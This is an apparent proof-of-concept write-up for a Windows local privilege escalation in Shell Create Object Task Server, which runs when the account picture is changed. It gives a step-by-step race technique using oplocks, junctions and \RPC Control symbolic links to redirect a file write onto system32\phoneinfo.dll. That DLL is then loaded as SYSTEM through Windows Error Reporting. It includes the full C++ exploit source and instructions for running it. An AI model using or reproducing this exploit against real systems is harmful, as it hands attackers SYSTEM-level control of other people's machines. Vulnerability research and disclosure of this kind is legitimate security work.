### Privilege escalation in Shell Create Object Task Server

When an user account picture is changed DCOM will execute Shell Create Object Task Server as system, and it will write the the new picture to C:\users\public\AccountPictures.

This sounds very straight forward to exploit, but due to various protections I have given up on it 3 times.

Now I brought a new trick and was finally able to exploit it.

The trick is invented by James Forshaw it can be read up on here: <https://www.alchemistowl.org/pocorgtfo/pocorgtfo13.pdf>

But its essence is how to craft an path in NT Object namespace that will take as long as possible to parse.

When the user account picture is changes the following file actions will happen(under c:\users\public\AccountPictures):

\AccountPictures\S-1-5-21-2781542633-746229175-3265460138-1001

Is checked if it redirects to another path.

\S-1-5-21-2781542633-746229175-3265460138-1001\{2E84DAF4-572D-4F17-A374-336A1E77E9B6}-Image96.jpg

Is created, notice that the filename contains an random GUID

\S-1-5-21-2781542633-746229175-3265460138-1001\{2E84DAF4-572D-4F17-A374-336A1E77E9B6}-Image96.tmp

Is created

\S-1-5-21-2781542633-746229175-3265460138-1001\~2E84DAF4-572D-4F17-A374-336A1E77E9B6}-Image96.tmp

Is created and the calling user is granted full permission to the file.

\S-1-5-21-2781542633-746229175-3265460138-1001\{2E84DAF4-572D-4F17-A374-336A1E77E9B6}-Image96.jpg~RFb1bdf30.TMP

Is created

Then it repeats but for Image32 instead of image96.

It goes through:192, 40, 448, 32 ,48 ,240 ,96

One possible exploitation is path is. If we can redirect the file where the calling user is granted full permission to a better place and filename, we can plant a sideloading dll in system32 and overwrite with our own payload.

But to redirect that we need to know the name of the file, before it is created, to make an symbolic link in NT Object namespace.

When the first file is created we know the random GUID that will be used for the other files, but before I can detect the file is created its too late.

It is here we use James trick :)

We make a thread that switches c:\users\public\AccountPictures between

* being a mount point targetting an slow NT Object path
* forwarding to %TEMP%\\fakedir

The switching is needed because we have to pass the initial redirection check, but after that we switch- before the first file is created.

Now every file operation will have an 8 second delay.

Then we subscribe to file notifications in the directory we redirect to after the delay lookup.

When we get a trigger for the first file is created we take the filename and replace the number with the next file we know it will create.

We create that file and put an OPLOCK on it, when that triggers we freeze the service operations.

When oplock trigger we move all files in the directory to c:\windows\temp , then we create symbolic links in \RPC Control, one for each filename we know will get created- and forward them to c:\windows\temp.

Expect the file that gets custom permissions, its symbolic link will point to C:\windows\system32\phoneinfo.dll

Now, having an empty directory, we make AccountPictures into a junction point targeting \RPC Control.

Then the oplock is broken C:\windows\system32\phoneinfo.dll is created and the caller gets full permission to it.

In my attached POC I also have a thread that watches for phoneinfo.dlls creation and then write custom payload to it.

Then an error report is submitted to Windows Error Reporting service, to make it load phoneinfo.dll as SYSTEM.

When that happens a command prompt launches and a custom message is shown.

### 


### Running the POC:

First, launch the exe- you will see alot of


NT::objdir::details::create \RPC Control\08F17F\primary\ opened

NT::objdir::details::create \RPC Control\08F17F\shadow\ opened

That is NT Object dir collisions being built.




When it changes and start writing about creating mount points it is now you should change the picture:




First start, change account settings

Then select “Browse for one” and choose any picture.



It will stand and draw circles for ~ 5 minutes



Then this will popup

Note, it only works ⅘ times, as we may miss the initial race- on failure just start app, choose picture again.

#include <iostream>

#include "resource.h"

#include <exploitLib/exploitLib.h>

#include "com.h"

#include "exploitLib/primitives.h"

#include "misc.h"

#include "exploitLib/IPC/WER.h"

using namespace x::literalNS;

static x::file sidDir = { "\\??\\Nul"\_p };

static bool loop = true;

//This class will in a seperate tread switch c:\users\public\accountpictures\%currentSID%

//Between being a junction to a delayer and a normal folder in a loop

//The goal being the folder passing check for being a junction folder, but becoming one afterwards

//As the delayer when triggered adds 8 seconds delay odds are acceptable

struct junctionmaker

{

template<typename T,typename A>

junctionmaker(A& f, T& t)

{

f.makeJunction(t );

while (loop) {

try {

Sleep(100);

sidDir.delJunction();

Sleep(1);

sidDir.makeJunction(t );

}

catch (...) {

Beep(10000,3000);

std::wcout << L"Race condition not won" << std::endl;

try { sidDir.delJunction(); } catch (...) {};

for (auto& f : sidDir.enumDir())

{

x::file{ "%TEMP%\\fakedir"\_p / f,DELETE }.rename(std::wstring{ L"\\??\\C:\\windows\\temp\\"s + f.path().filename().c\_str() });

}

}

}

}

};

//When the %sidfolder% is redirected to \RPC Control links are made to %WINDIR%\temp for .jpg files

//Since that is also where the files are moved to, the execution flow continues normally

//The temp file that will get changed permissons on we redirect to %windir%\system32\phoneinfo.dll

void makeLinks(std::wstring filename)

{

auto justguid= filename.substr(0, (filename.find\_last\_of(L'}'))+1);

static std::vector<x::symlink> links;

for (auto& index : { L"192", L"40",L"448",L"32" ,L"48",L"240",L"96"})

{

try

{

auto jpgname = justguid + L"-Image"s + index + L".jpg"s;

auto tmpname = justguid + L"-Image"s + index + L".tmp"s;

links.emplace\_back( L"\\RPC Control\\"s + jpgname, "\\??\\%windir%\\temp"\_p / jpgname);

links.emplace\_back(L"\\RPC Control\\"s + tmpname, "\\??\\%windir%\\temp"\_p / tmpname);

tmpname[0] = L'~';

links.emplace\_back(L"\\RPC Control\\"s + tmpname, L"\\??\\%WINDIR%\\system32\\phoneinfo.dll");

} catch (...) {}

}

}

//Here we create a file in %siddir% before the service gets to creating it.

//We put an oplock on it, to freese the service when trying to create it

//When triggered we move all files to %WINDIR%\temp then make %SIDDIR% a junction to \RPC Control

void makeLock(std::wstring filename)

{

auto justguid = filename.substr(0, (filename.find\_last\_of(L'}')) + 1);

auto jpgname = justguid + L"-Image448.jpg"s;

static x::file oplockFile{ "%TEMP%\\fakedir"\_p / jpgname ,DELETE};

oplockFile.makeoplock(

[=](auto file) {

makeLinks(filename);

oplockFile.rename( "\\??\\%WINDIR%\\temp"\_p / jpgname );

for (auto& f : x::file{ "%TEMP%\\fakedir"\_p }.enumDir())

{

x::file{ "%TEMP%\\fakedir"\_p / f,DELETE }.rename( std::wstring{ L"\\??\\C:\\windows\\temp\\"s + f.path().filename().c\_str() } );

}

x::file{ "%TEMP%\\fakedir"\_p , FILE\_WRITE\_ATTRIBUTES}.makeJunction(L"\\RPC Control");

return false;

}

);

}

int main(int, char\* args[])

try

{

//Recreate the fakedir

x::file oldfakedir{ "%TEMP%\\fakedir"\_p , DELETE , FILE\_OPEN\_REPARSE\_POINT | FILE\_DIRECTORY\_FILE ,FILE\_OPEN\_IF };

oldfakedir.rename("\\??\\%TEMP%"\_p / x::guid::random\_guid());

x::file fakedir{ "%TEMP%\\fakedir"\_p , FILE\_WRITE\_ATTRIBUTES , FILE\_OPEN\_REPARSE\_POINT | FILE\_DIRECTORY\_FILE ,FILE\_OPEN\_IF};

//Start monitoring for when a file is created in the fakedir, so we know the filename of the next file

auto fw=fakedir.monitorFolderChanges( true, wil::FolderChangeEvents::All,

[&](wil::FolderChangeEvent e, PCWSTR f)

{

if( loop )

{

loop = false;

makeLock(f);

}

}

);

bool wrotePayload = false;

auto fwa = x::file{ "%WINDIR%\\system32"\_p }.monitorFolderChanges(true, wil::FolderChangeEvents::All,

[&](wil::FolderChangeEvent e, PCWSTR f)

{

if (L"phoneinfo.dll"s == f) {

while (!wrotePayload)

{

Sleep(1000);

try{

x::file payload{ "%WINDIR%\\system32\\phoneinfo.dll"\_p, FILE\_GENERIC\_WRITE,FILE\_SYNCHRONOUS\_IO\_ALERT };

payload.writedata(x::getPayload< EMBEDDED\_PAYLOAD>());

wrotePayload = true;

submitBlankReport();

}

catch (...) {}

}

}

}

);

//Recreate the %public%\\AccountPictures dir

x::file oldpictureDir{ "%public%\\AccountPictures"\_p , FILE\_WRITE\_ATTRIBUTES|DELETE, FILE\_OPEN\_REPARSE\_POINT | FILE\_DIRECTORY\_FILE };

oldpictureDir.rename("\\??\\%TEMP%"\_p / x::guid::random\_guid());

x::file pictureDir{ "%public%\\AccountPictures"\_p , FILE\_WRITE\_ATTRIBUTES, FILE\_OPEN\_REPARSE\_POINT | FILE\_DIRECTORY\_FILE };

x::file sidInPictureDir{ "%public%\\AccountPictures"\_p / x::getCurrentUserSidString() , FILE\_WRITE\_ATTRIBUTES, FILE\_OPEN\_REPARSE\_POINT | FILE\_DIRECTORY\_FILE };

sidDir = sidInPictureDir;

x::delayer d{ "\\??\\%TEMP%\\fakedir"\_p };

x::threaded< junctionmaker >{ sidDir, d };

getchar();

return 0;

}

catch (wil::ResultException & e)

{

std::wcout << \_com\_error{ (HRESULT)RtlNtStatusToDosError(e.GetErrorCode()) }.ErrorMessage() << std::endl;

std::wcout << e.what() << std::endl;

}